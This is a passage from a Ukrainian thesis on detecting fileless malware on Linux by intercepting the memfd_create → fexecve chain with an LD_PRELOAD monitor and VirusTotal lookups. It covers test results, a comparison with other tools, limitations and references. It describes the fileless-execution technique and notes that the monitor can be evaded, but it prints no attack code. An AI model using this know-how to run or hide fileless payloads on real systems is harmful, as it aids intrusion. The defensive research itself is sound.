


Рисунок 4.3 – Код шкідливої програми malicious_program.




Рисунок 4.4 – Вміст IOC-файлу NOTICE_for_U.txt, що створюється в результаті відпрацювання шкідливого коду

Під час запуску network_loader (рис. 4.5), виконання розпочинається із створення memfd-дескриптора, після чого відбувається завантаження ELF-файлу та виклик fexecve.




Рисунок 4.5 – Результат виконання атаки у середовищі з підключеним модулем.

У відповідь, реалізований модуль:

1) перехопив системний виклик memfd_create та активував внутрішній прапор memfd_flag;

2) зафіксував виклик fexecve із активним прапором;

3) сформував тимчасову директорію /tmp/exec_captures/<PID>/;

4) здійснив логування аргументів (argv), змін середовища (envp), PID та UID;

5) зберіг байтовий вміст ELF-файлу у файл fexecve_executed_file;

Наступним кроком виконувалась автоматизована перевірка збереженого об’єкта на предмет шкідливості за допомогою інтегрованого модуля VTWrapper.py. Він отримував шлях до файлу fexecve_executed_file, обчислював його MD5-хеш, здійснював запит до API VirusTotal і, у разі наявності детекції хоча б одним антивірусним рушієм, повертав код завершення exit(1), що сигналізував модулю моніторингу про необхідність блокування процесу.

Результати виявлення підтвердили працездатність механізму: створення файлу NOTICE_for_U.txt не відбулося, що свідчить про успішне блокування виконання шкідливого коду.

Хеш збереженого об’єкта (рис. 4.6) з пам’яті повністю збігся з хешем оригінального зразка (рис. 4.7), що підтверджує достовірність вилученого вмісту.

Рисунок 4.6 – SHA1-хеш збереженого виконуваного об’єкта з пам’яті.




Рисунок 4.7 – SHA1-хеш контрольного зразка.

У разі звичайного запуску execve файлу з диску, система не ініціює логування та копіювання, що мінімізує ризик хибнопозитивних спрацювань. Таким чином,

система ефективно реагує лише на патерн memfd_create → fexecve/execve, що є типовою та поширеною ознакою безфайлового шкідливого ПЗ.

Результати тестування підтверджують здатність системи перехоплювати спроби безфайлового виконання коду, здійснювати його вилучення до моменту виконання, ідентифікувати зразок як потенційно небезпечний та блокувати виконання. Такий підхід дозволяє виявляти fileless-загрози, які залишаються невидимими для традиційних файлових сканерів. Комбінація перехоплення системних викликів, аналізу пам’яті та класифікації загрози дозволяє локалізувати загрозу на ранньому етапі.

4.2 Оцінка ефективності запропонованого методу

Запропонований метод виявлення безфайлового шкідливого програмного забезпечення поєднує моніторинг системних викликів, вилучення об’єктів з оперативної пам’яті та інтеграцію з сервісом VirusTotal для ідентифікації та класифікації загроз.

Реалізована програмна реалізація виявлення безфайлового шкідливого програмного забезпечення орієнтована на точкове виявлення одного з найтиповіших шаблонів атак – використання системного виклику memfd_create для створення анонімного виконуваного об’єкта в пам’яті та його подальшого запуску за допомогою execve або fexecve. У поєднанні з модулем ідентифікації загроз, який базується на інтеграції з API сервісу VirusTotal, це рішення забезпечує гарантовану детекцію таких сценаріїв на ранньому етапі атаки.

В експериментальних умовах, при моделюванні атаки, яка включає в себе ланцюг memfd_create → fexecve, прототип продемонстрував 100% виявлення:

- було перехоплено відповідні системні виклики,
- зафіксовано параметри запуску процесу,
- вилучено зразок із пам’яті,
- ідентифіковано загрозу через перевірку на VirusTotal,
- виконання шкідливого коду було призупинено.

Усі ключові дії – збереження зразка, логування аргументів та завершення процесу – виконувались відповідно до заданої логіки. Ці результати підтверджують технічну спроможність запропонованого підходу ефективно виявляти безфайлові загрози у режимі реального часу та запобігати їхньому виконанню.

Таким чином, ефективність програмної реалізації методу для цільового класу атак є максимальною, за умови, що:

- системний виклик memfd_create не обходиться на рівні низькорівневої реалізації;
- вміст виконуваного об’єкта передається через дескриптор і може бути витягнутий через /proc/self/fd/N;
- API VirusTotal коректно функціонує і повертає достовірні результати репутаційного аналізу.

Водночас, оцінювання загальної ефективності запропонованого методу **у** відриві від зовнішнього сервісу класифікації (зокрема, VirusTotal API) є некоректним, оскільки саме цей компонент визначає, чи є зразок шкідливим. Реалізований модуль моніторингу виконує детекцію спроб виконання коду з пам’яті, але не містить вбудованої логіки класифікації об’єктів (наприклад, на основі сигнатур або ML-моделей). Фактичне рішення про блокування залежить від зовнішнього джерела аналітики – у даному випадку, VirusTotal. Завдяки такій реалізації, система отримує оперативний доступ до глобальних індикаторів загроз. У зв’язку з цим, усі метрики точності – True Positive (TP), False Positive (FP), False Negative (FN), True Negative (TN) – фактично залежать від репутаційного вердикту, наданого стороннім сервісом VirusTotal.

Метод, втім, не є обмеженим лише цим сервісом. Його архітектура дозволяє замінити або доповнити механізм класифікації іншими джерелами — наприклад, локальними базами хешів, YARA-правилами або ML-моделями. Таким чином, запропоноване рішення є гнучким та розширюваним, і може адаптуватися до потреб конкретної системи безпеки.

4.3 Порівняння з існуючими рішеннями для виявлення безфайлового ШПЗ

Для оцінювання перспективності, ефективності та актуальності підходу, було виконано порівняльний аналіз з іншими сучасними методами та інструментами виявлення безфайлового ШПЗ (табл. 4.1). Аналіз охоплював такі аспекти, як метод детектування, реалізація у просторі користувача (userland), підтримка виявлення специфічного шаблону memfd_create → execve, тип використовуваних індикаторів, можливість аналізу вмісту шкідливого коду та функції блокування атаки.

Таблиця 4.1

Порівняння реалізованого методу з іншими сучасними методами та інструментами виявлення безфайлового ШПЗ

Метод / Інструмент	Метод детектування	Реалізація в userland	Виявлення memfd_create → execve сценарію	Тип індикаторів виявлення	Аналіз вмісту шкідливого коду	Блокування атаки	Linux-based
Запропонований метод	Комбінований моніторинг із перехопленням системних викликів, вилучення зразка з пам'яті, ідентифікації та класифікація загрози із сервісом API VT	Так	Так	IOA + IOC	Так	Проактивне	Так
Borana et al. (2021) [31]	Аналіз процесів, мережевих та системних активностей для виявлення аномалій	Так	Ні	IOA	Ні	Ні	Ні
Khalid et al. [13]	Аналіз дампів пам'яті з використанням Random Forest для класифікації	Ні	Ні	IOC	Так	Ні	Так

продовження таблиці 4.1

Wu et al. (2024) [12]	Модуль CoE, що призупиняє виконання коду з пам’яті, вилучає зразок та перевіряє	Ні	Так	IOA + IOC	Так	Проактивне	Так
Sandfly Security [32]	Безагентний моніторинг memfd-об’єктів	Ні	Частково	IOA	Ні	Реактивне	Так
eBPF-based (Tracer, Falco) [33, 16]	Моніторинг поведінки ядра через ebFP	Ні	Так	IOA	Ні	Реактивне	Так

Запропонований метод забезпечує проактивне виявлення та блокування безфайлового ШПЗ в реальному часі, поєднуючи перехоплення системних викликів, аналіз оперативної пам’яті та інтеграцію з VirusTotal для швидкої ідентифікації потенційних загроз.

Порівняльний аналіз свідчить, що підхід, представлений в [31], зосереджений на виявленні аномальної поведінки процесів без глибокого аналізу вмісту чи блокування загроз, що обмежує їхню ефективність проти складних безфайлових атак.

У дослідженні [13] продемонстровано високу ефективність використання моделей машинного навчання, зокрема Random Forest, для класифікації шкідливих процесів на основі параметрів пам’яті. Однак зазначений підхід також не забезпечує детекції в реальному часі та не реалізує механізм блокування атаки.

Підхід, описаний в [12], базується на моніторингу ядра з можливістю призупинення виконання коду, є ефективними, але впровадження ускладнене через потребу модифікації ядра ОС та відсутність доступної перевіреної реалізації.

Комерційне рішення Sandfly Security [32] забезпечує простоту розгортання, проте не підтримує глибокий аналіз пам’яті та блокування, а інструменти на основі eBPF [24], такі як Tracer [33], Falco [17], орієнтовані на реактивне виявлення з

обмеженою підтримкою аналізу вмісту, , що також обмежує їхню ефективність у повноцінному захисті.

Таким чином, запропонований метод поєднує переваги проактивного виявлення, глибокого аналізу пам’яті та блокування безфайлового ШПЗ в реальному часі, що робить його ефективним та практичним рішенням для захисту Linux-систем від безфайлових загроз.

4.4 Переваги та обмеження запропонованого методу

Запропонований підхід до виявлення безфайлового шкідливого програмного забезпечення вирізняється серед наявних методів своєю архітектурою, яка забезпечує повний цикл виявлення та реагування в реальному часі – від перехоплення системних викликів і аналізу оперативної пам’яті до класифікації загроз із використанням сервісів на кшталт VirusTotal. Це забезпечує проактивне блокування загрози ще до її виконання, що є ключовою відмінністю від традиційних підходів, які зазвичай реагують на наслідки компрометації (IoC), а не на поведінкові ознаки атаки (IoA).

Такий підхід дозволяє виявляти нові або обфусковані загрози за поведінковими ознаками, незалежно від наявності сигнатур у відомих базах. Виявлення шаблону memfd_create → execve/fexecve у поєднанні з аналізом контексту виконання (аргументи запуску, змінні середовища, UID, PID) створює основу для формування обґрунтованого вердикту до запуску процесу, що дозволяє блокувати загрозу на етапі ініціації.

На відміну від більшості існуючих засобів захисту, які зосереджені на пошуку файлових індикаторів компрометації, запропонований метод реалізує активний підхід на основі поведінкового аналізу у реальному часі. Постійний моніторинг і швидке виявлення підозрілої активності сприяють оперативному розслідуванню інцидентів та своєчасному реагуванню. Це особливо цінно для аналітиків безпеки, оскільки система генерує керовані сповіщення, які допомагають командам SOC пріоритетизувати загрози і прискорювати реагування, що підвищує рівень проактивного захисту.

Модуль виявлення є гнучким та адаптивним, оскільки при появі нових технік атак достатньо реалізувати відповідні IOA, не змінюючи загальну архітектуру системи.

Технічною перевагою є реалізація всієї логіки в просторі користувача (userland), що досягається за допомогою механізму LD_PRELOAD. Такий підхід не потребує модифікації ядра, дозволяє розгорнути рішення без привілеїв адміністратора і забезпечує сумісність з типовими інфраструктурами, включно з контейнеризованими середовищами.

Інтеграція з зовнішнім сервісом VirusTotal забезпечує репутаційний аналіз зразків у режимі, що дозволяє ухвалити рішення про подальші дії щодо процесу: припинити виконання або дозволити його продовження. У разі потреби, модуль класифікації може бути доповнений альтернативними механізмами — зокрема, YARA-правилами, локальними базами шкідливих хешів або моделями машинного навчання.

Окремої уваги заслуговує розширення можливостей реагування завдяки збереженню вмісту пам’яті, що є важливим елементом проведення ефективного реагування та глибшого розуміння природи атаки, а не лише фіксації факту атаки. Унікальність підходу також в тому, що він орієнтований аналіз безфайлового шкідливого програмного забезпечення та розуміння механізму, що критично важливо у випадку з fileless-механізмами, які не залишають слідів у файловій системі.

Значною перевагою є можливість живого аналізу пам’яті (live memory analysis) – без необхідності регулярного створення дампів пам’яті всіх процесів.

Також метод може бути застосований для реагування на інциденти та проактивному пошуку загроз (threat hunting) пов’язаних з безфайловим шкідливим ПЗ. Він може використовуватися в ручному режимі для оперативної оцінки систем на предмет компрометації.

Разом з тим, метод має низку обмежень. Найбільш суттєвим є залежність від зовнішнього сервісу репутаційної перевірки: у поточній реалізації саме він приймає остаточне рішення про шкідливість об’єкта. Відповідно, точність таких рішень напряму залежить від актуальності даних VirusTotal та наявності зразка у його базі.

До інших обмежень можна віднести потенційну вразливість до обхідних технік. Зокрема, якщо шкідливий код буде ініційовано через нестандартну реалізацію системних викликів або обфускується на рівні бібліотек, механізм LD_PRELOAD може не забезпечити повного контролю. Також можливим є певний вплив на продуктивність системи у випадку великої кількості короткотривалих процесів, що масово викликають execve.

Незважаючи на вказані обмеження, переваги методу залишаються вагомими. Йдеться про реальне блокування виконання загрози до настання наслідків, що принципово відрізняє цей підхід від багатьох існуючих систем, які працюють за моделлю постфактум-аналізу.

Таким чином, запропонований метод є ефективним інструментом виявлення та запобігання безфайловим атакам у системах з операційною системою Linux Впровадження такого підходу дозволить організаціям ефективно ідентифікувати та блокувати безфайлове ШПЗ, знижуючи ризики несанкціонованого доступу до інформаційних систем.

Подальший розвиток рішення передбачає удосконалення поведінкових шаблонів, удосконалення механізму ідентифікації та класифікації загроз, та оптимізацію продуктивності в умовах високого навантаження.

Висновки за розділом 4

У четвертому розділі результати експериментального тестування практичного сценарія атаки з використанням безфайлового ШПЗ, проведеного у контрольованому середовищі, підтвердили ефективність реалізованого прототипу виявлення безфайлових атак. Моделювання атаки із використанням послідовності memfd_create → fexecve продемонструвало можливість системи точно виявляти цю поведінкову ознаку, здійснювати вилучення потенційно шкідливого коду з пам’яті та запобігати його виконанню. Практична реалізація логування параметрів процесу та збереження зразка забезпечила створення повного контексту для подальшого аналізу. Таким

чином, система підтвердила свою здатність діяти проактивно, мінімізуючи ризик компрометації системи.

Оцінка ефективності показала, що комбінація перехоплення системних викликів, вилучення артефактів з оперативної пам’яті та використання зовнішнього сервісу VirusTotal для класифікації забезпечує надійне виявлення fileless-загроз. 100% успішність детекції у моделюваному сценарії свідчить про технічну спроможність системи. Водночас визначено, що ефективність методу залежить від коректної роботи зовнішнього репутаційного сервісу та відсутності обходів на рівні системних викликів. Визначено, що система є гнучкою і може бути доповнена альтернативними механізмами класифікації для підвищення автономності. Загалом, розроблений метод демонструє високу потенційну цінність як ефективний інструмент захисту Linux-систем від сучасних безфайлових атак, зокрема завдяки своєчасній реакції та розширеним можливостям аналізу.

ВИСНОВКИ

За результатами виконання кваліфікаційної роботи було розроблено та представлено ефективний метод виявлення безфайлового шкідливого програмного забезпечення в операційній системі Linux, що базується на поєднанні поведінкового аналізу на основі моніторингу системних викликів, аналізу вмісту оперативної пам’яті та інтеграції з зовнішнім сервісом ідентифікації та класифікації загроз. Запропонована модульна архітектура дозволяє своєчасно проактивно виявляти та блокувати атаки з використанням безфайлового шкідливого програмного забезпечення на ранніх етапах їх реалізації, забезпечуючи високий рівень адаптивності та практичної застосовності. Результати експериментального тестування програмного прототипу підтвердили ефективність і технічну доцільність запропонованого підходу.

У першій частині кваліфікаційної роботи було здійснено аналіз особливостей та механізмів функціонування безфайлового шкідливого програмного забезпечення в середовищі операційної системи Linux. Досліджено характерні особливості таких загроз, зокрема їх здатність функціонувати виключно в оперативній пам’яті, використовуючи легітимні системні ресурси та інструменти.

Таким чином, у першій частині було виконано завдання щодо дослідження сучасних безфайлових загроз, визначення їх ключових ознак та механізмів роботи в операційній системі Linux, що необхідно враховувати під час проєктування методів виявлення та протидії атакам з використанням безфайлового ШПЗ.

У другій частині кваліфікаційної роботи було проаналізовано сучасні підходи до виявлення шкідливого програмного забезпечення, з акцентом на їхню ефективність у контексті безфайлових атак. Визначено обмеження сигнатурного, евристичного, статичного та динамічного аналізу. Розглянуто переваги поведінкових методів, машинного навчання та кореляції системних подій, а також розглянуто підходи комерційних та відкритих рішень (EDR/XDR, Sysmon, Auditd, eBPF, Volatility, тощо).

Таким чином, у другій частині було виконано завдання з аналізу наявних підходів і технологій виявлення безфайлового шкідливого програмного забезпечення, оцінки їх ефективності та обмежень у контексті Linux-середовищ, що дало змогу обґрунтовано обрати напрям подальшої розробки та визначити доцільність створення нового інтегрованого методу детекції безфайлових загроз.

У третій частині кваліфікаційної роботи було розроблено архітектуру методу виявлення безфайлового шкідливого програмного забезпечення та реалізовано програмний прототип системи. Запропоновано виявляти послідовність викликів memfd_create → execve/fexecve як індикатор атаки з використанням безфайлового шкідивого програмного забезпечення. Описано реалізацію трьох основних модулів: моніторингу системних викликів (на базі LD_PRELOAD), вилучення та збереження артефактів з оперативної пам’яті, а також ідентифікації та класифікації загроз із використанням сервісу VirusTotal. Передбачено використання вебінтерфейсу для зручного аналізу інцидентів та гнучке конфігурування режимів роботи системи.

Таким чином, у третій частині було виконано завдання з розробки власного ефективного методу виявлення безфайлового ШПЗ в операційній системі Linux та програмної реалізації прототипу на його основі. Запропонований підхід поєднує поведінковий аналіз із моніторингом системних викликів і аналіз вмісту оперативної пам’яті з інтеграцією зовнішнього сервісу ідентифікації загроз, реалізований у межах модульної архітектури та обраних технологій. Розроблена система є адаптивною, масштабованою та придатною до застосування в умовах сучасної інформаційної інфраструктури.

У четвертій частині кваліфікаційної роботи було здійснено експериментальну перевірку працездатності розробленої системи на основі моделювання атаки з використанням поширеної техніки атаки із використанням безфайлового шкідливого програмного забезпечення. Результати тестування підтвердили здатність системи успішно проактивно виявляти та блокувати шкідливу активність, а також зберігати необхідну інформацію для подальшого аналізу. Показано, що інтеграція з VirusTotal API забезпечує оперативну класифікацію загроз, а архітектура рішення допускає заміну або доповнення цього механізму для забезпечення автономності.

Таким чином, у четвертій частині було виконано завдання тестування реалізованого рішення на основі практичного сценарія атаки з використанням безфайлового ШПЗ з метою оцінки ефективності запропонованого підходу, а також визначення переваг, обмежень та потенційних напрямів удосконалення.

Отже, всі поставлені завдання кваліфікаційної роботи було успішно виконано в повному обсязі. Отримані результати підтверджують наукову новизну та практичну значущість запропонованого методу, що може бути інтегрований до сучасних систем інформаційної безпеки для підвищення рівня захисту від атак із використанням безфайлового шкідливого програмного забезпечення в операційній системі Linux.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Бучик С. С., Толюпа С. В., Хоменко О. В. Методи виявлення безфайлового шкідливого програмного забезпечення в ОС Linux // X Міжнародна науково-практична конференція «Фізико-технічні проблеми передавання, оброблення та зберігання інформації в інфокомунікаційних системах», 15–17 травня 2025 р., Чернівці, Україна. 2025.

2. Khomenko O., Buchyk S. A novel approach to detecting fileless malware on Linux-based information systems // Education and science of today: intersectoral issues and development of sciences: Collection of scientific papers «ΛΌГОΣ» with Proceedings of the VIII International Scientific and Practical Conference, Cambridge, May 9, 2025. P. 311–314.

3. The 2017 state of endpoint security risk sponsored by Barkly. [Електронний ресурс] / Ponemon Institute, 2017. – Режим доступу: https://www.wokb.cz/Reporty/barkly-2017-state-of-endpoint-security-risk-ponemon-institute-final.pdf (дата звернення: 06.03.2025)

4. Fileless Malware Attack on Linux: Techniques and Mitigation Strategies. [Електронний ресурс] / Linux Security. – Режим доступу: https://linuxsecurity.com/features/fileless-malware-on-linux (дата звернення: 06.03.2025).

5. CAIDA Analysis of Code-Red. [Електронний ресурс]/ – Режим доступу: https://www.caida.org/archive/code-red/ (дата звернення: 06.03.2025).

6. Living off the Land and Fileless Malware. [Електронний ресурс] ReliaQuest. – Режим доступу: https://reliaquest.com/blog/living-off-the-land-fileless-malware/ (дата звернення: 06.03.2025).

7. What is Fileless Malware & How to Detect Them. [Електронний ресурс] / – Режим доступу: https://ravenmail.io/blog/what-is-fileless-malware

8. Making sense of fileless malware. [Електронний ресурс] / Deep Instinct. – Режим доступу: https://www.deepinstinct.com/pdf/whitepaper-making-sense-of-fileless-malware (дата звернення: 06.03.2025).

9. Fileless Malware Will Beat Your EDR. [Електронний ресурс] / Morphisec. – Режим доступу: https://www.morphisec.com/blog/fileless-malware-attacks (дата звернення: 06.03.2025).

10. Intro to Fileless Malware in Containers. [Електронний ресурс] / Aqua Security. – Режим доступу: https://www.aquasec.com/blog/intro-to-fileless-malware-in-containers/ (дата звернення: 06.03.2025).

11. MITRE ATT&CK Framework: Linux Tactics, Techniques & Procedures [Електронний ресурс] / MITRE ATT&CK. – Режим доступу: https://attack.mitre.org/matrices/enterprise/linux/ (дата звернення: 21.05.2025).

12. Wu, M.-H., Hsu, F.-H., Huang, J.-H., Wang, K., Hwang, Y.-L., Wang, H.-J., Chen, J.-X., Hsiao, T.-C., & Yang, H.-T. (2024). Enhancing Linux System Security: A Kernel-Based Approach to Fileless Malware Detection and Mitigation. *Electronics*, 13(17), 3569. https://doi.org/10.3390/electronics13173569 (дата звернення: 21.05.2025).

13. Khalid, O., Ahmad, F., Khosravi, M. R., & Malik, H. A. (2023). An Insight into the Machine-Learning-Based Fileless Malware Detection. *Sensors*, 23(2), 612. https://doi.org/10.3390/s23020612 (дата звернення: 21.05.2025).

14. Bejjam, J., Bhuvanagiri, S., Reddy, R. D., Vaishnavi, M., Ravulakolla, S., & Subramaniam, U. (2023). Unveiling the Veiled: Unmasking Fileless Malware through Memory Forensics and Machine Learning. *International Journal on Recent and Innovation Trends in Computing and Communication*, 11(9), 3691–3700. https://doi.org/10.17762/ijritcc.v11i9.9592 (дата звернення: 21.05.2025).

15. Demmese, F.A., Neupane, A., Khorsandroo, S. (2023). Machine learning based fileless malware traffic classification using image visualization. *Cybersecurity*, 6(1), 32. https://doi.org/10.1186/s42400-023-00170-z (дата звернення: 21.05.2025)

16. Zhang, S., Hu, C., Wang, L., Mihaljevic, M. J., Xu, S., & Lan, T. (2023). A Malware Detection Approach Based on Deep Learning and Memory Forensics. *Symmetry*, 15(3), 758. https://doi.org/10.3390/sym15030758 (дата звернення: 21.05.2025)

17. Douglas, N. Fileless Malware Detection with Sysdig Secure [Електронний ресурс] / Sysdig. – 25 липня 2023 р. – Режим доступу: https://sysdig.com/blog/fileless-malware-detection-sysdig-secure/ (дата звернення: 06.03.2025).

18. MalConfScan: плагін Volatility для вилучення конфігураційних даних відомих зловмисних програм [Електронний ресурс] / JPCERT/CC. – Режим доступу: https://github.com/JPCERTCC/MalConfScan (дата звернення: 06.03.2025).

19. Malscan/malscan: Повнофункціональний сканер шкідливого програмного забезпечення для Linux [Електронний ресурс] / GitHub. – Режим доступу: https://github.com/malscan/malscan (дата звернення: 06.03.2025).

20. Yara-procdump-python: Python extension to wrap the YARA process memory access API [Електронний ресурс] / PyPI. – Режим доступу: https://pypi.org/project/yara-procdump-python/ (дата звернення: 06.03.2025)

21. YARAify: платформа для сканування файлів за допомогою правил YARA [Електронний ресурс] / Abuse.ch. – Режим доступу: https://yaraify.abuse.ch/ (дата звернення: 06.03.2025).

22. Ubuntu [Електронний ресурс] / Canonical. – Режим доступу: https://ubuntu.com (дата звернення: 21.05.2025).

23. VirusTotal API v3 Overview [Електронний ресурс] / VirusTotal. – Режим доступу: https://docs.virustotal.com/reference/overview (дата звернення: 21.05.2025).

24. eBPF Docs: Syscall commands [Електронний ресурс] / eBPF.io. – Режим доступу: https://docs.ebpf.io/linux/syscall/ (дата звернення: 21.05.2025).

25. CYB3RMX. Qu1cksc0pe: All-in-One malware analysis tool [Електронний ресурс] / CYB3RMX. – Режим доступу: https://github.com/CYB3RMX/Qu1cksc0pe (дата звернення: 21.05.2025).

26. MalwareBazaar: Malware sample exchange platform [Електронний ресурс] / abuse.ch. – Режим доступу: https://bazaar.abuse.ch/ (дата звернення: 21.05.2025).

27. File-less malwares: what and how 2022. [Електронний ресурс] / Ayedaemon. – Режим доступу: https://ayedaemon.github.io/post/2022/02/fileless-malwares-how-and-why/ (дата звернення: 06.03.2025).

28. DDexec. [Електронний ресурс] / GitHub. – Режим доступу: https://github.com/arget13/DDexec (дата звернення: 06.03.2025).

29. Fileless-elf-exec. [Електронний ресурс] / GitHub. – Режим доступу: https://github.com/nnsee/fileless-elf-exec (дата звернення: 06.03.2025).

30. FireELF. [Електронний ресурс] / GitHub. – Режим доступу: https://github.com/rek7/fireELF (дата звернення: 06.03.2025).

31. Borana P., Sihag V., Choudhary G., Vardhan M., Singh P. An assistive tool for fileless malware detection // 2022 World Automation Congress (WAC). 2021. P. 21–25. DOI: https://doi.org/10.23919/wac50355.2021.9559449.

32. Sandfly Security. URL: https://sandflysecurity.com/ (дата звернення: 06.03.2025).

33. Tracee: Linux syscall hooking using Tracee. [Електронний ресурс] / Aqua Security. – Режим доступу: https://www.aquasec.com/blog/linux-syscall-hooking-using-tracee/ (дата звернення: 06.03.2025).

34. Sysmon for Linux – Microsoft Documentation. URL: https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon (дата звернення: 06.03.2025).

35. Kapa I. Fileless malware threats: Recent advances, analysis approach through memory forensics and research challenges // Expert Systems with Applications. 2023. T. 214. C. 119133. DOI: https://doi.org/10.1016/j.eswa.2022.119133

36. The Volatility Framework: Advanced Memory Forensics. URL: https://www.volatilityfoundation.org/ (дата звернення: 06.03.2025).

ДОДАТОК А
КОПІЯ НАУКОВОЇ ПУБЛІКАЦІЇ

Бучик С.С., Толюпа С.В., Хоменко О.В. (2025). МЕТОДИ ВИЯВЛЕННЯ БЕЗФАЙЛОВОГО ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ В ОС LINUX. X Міжнародна науково-практична конференція «Фізико-технічні проблеми передавання, оброблення та зберігання інформації в інфокомунікаційних системах», 15-17 травня 2025 р., Чернівці, Україна.

МЕТОДИ ВИЯВЛЕННЯ БЕЗФАЙЛОВОГО ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ В ОС LINUX

Анотація – У статті досліджується проблема виявлення безфайлового шкідливого програмного забезпечення (ШПЗ) в операційній системі Linux. Безфайлове ШПЗ діє в оперативній пам'яті без створення файлових артефактів, що дозволяє зловмисникам обходити традиційні системи захисту. Описано механізми роботи безфайлового ШПЗ у Linux-середовищі, зокрема використання ін'єкцій коду, маніпуляцій із системними викликами та легітимними інструментами ОС. Проаналізовано доцільність застосування різних методів виявлення таких загроз: сигнатурного, евристичного, статичного та динамічного аналізу, а також підходів на основі машинного навчання. Визначено переваги та недоліки кожного з методів у контексті виявлення безфайлового ШПЗ. Особливу увагу приділено перспективності комбінованих рішень, що включають поведінковий аналіз та моніторинг пам'яті процесів. Запропоновано напрямок подальших досліджень, орієнтований на удосконалення методів виявлення безфайлового ШПЗ у Linux за рахунок поєднання підходів для підвищення рівня безпеки інформаційних систем.

Ключові слова – безфайлове шкідливе програмне забезпечення, безфайлові атаки, методи виявлення кіберзагроз, індикатори компрометації.

I. Вступ

Атаки з використанням безфайлового шкідливого програмного забезпечення (ШПЗ) стали однією з найпоширеніших і найскладніших загроз для сучасних інформаційних систем. Згідно з дослідженням Ponemon Institute, атаки із використанням безфайлового ШПЗ є в 10 разів ефективнішими, ніж традиційні атаки з використанням файлового ШПЗ [1]. Такий тип атак дозволяє зловмисникам уникати виявлення системами захисту кінцевих точок, зокрема EDR, XDR, які переважно орієнтовані на виявлення файлових або явних поведінкових ознак компрометації. Актуальність проблеми виявлення безфайлового ШПЗ обумовлена стрімким зростанням атак такого типу, їх складністю та обмеженістю традиційних методів детектування, що потребує розробки нових або вдосконалення наявних методів виявлення таких загроз. В ОС Linux, яка широко використовується на серверах та в корпоративних середовищах, необхідні ефективні методи детектування загроз, пов'язаних з безфайловим ШПЗ.

II. Аспекти функціонування та виявлення безфайлового ШПЗ в ОС Linux

Безфайлове ШПЗ є категорією шкідливого програмного забезпечення, яке функціонує без збереження виконуваних файлів на диску, використовуючи оперативну пам'ять для виконання. Така особливість робить його виявлення значно складнішим, оскільки традиційні антивірусні інструменти не можуть зафіксувати його діяльність через відсутність слідів у файловій системі. Попри те, що більшість атак орієнтовані на Windows, останні дослідження AT&T Alien Labs показують, що атаки із використанням безфайлового шкідливого ПЗ дедалі частіше орієнтовані на операційні системи на базі Linux [2]. Безфайлове ШПЗ у середовищі Linux використовує низку методів для проникнення в систему, закріплення в ній та виконання шкідливих дій без запису файлів на диск. Механізм дії безфайлового ШПЗ базується на кількох основних принципах, таких як ін'єкція коду до оперативної пам'яті, маніпуляція з системними викликами та використання стандартних інструментів ОС. Ін'єкція коду в пам'ять дозволяє зловмисникам виконувати довільний код у контексті вже запущеного процесу або створювати новий процес, що працюватиме виключно в пам'яті. Експлуатація з використанням стандартних компонентів ОС, таких як Bash, Python, використання техніки LD_PRELOAD, дозволяє зловмисникам уникати традиційних методів виявлення, оскільки шкідливий код працює в межах легітимних процесів і не залишає помітних слідів на файловій системі.

Проблема виявлення безфайлового ШПЗ у Linux залишається складною через відсутність централізованого моніторингу подій, розподілений характер атак, обмежене застосування антивірусів та нестачу ефективних інструментів поведінкового аналізу.

Розглянемо застосування основних підходів до виявлення безфайлових загроз, їхні переваги та недоліки.

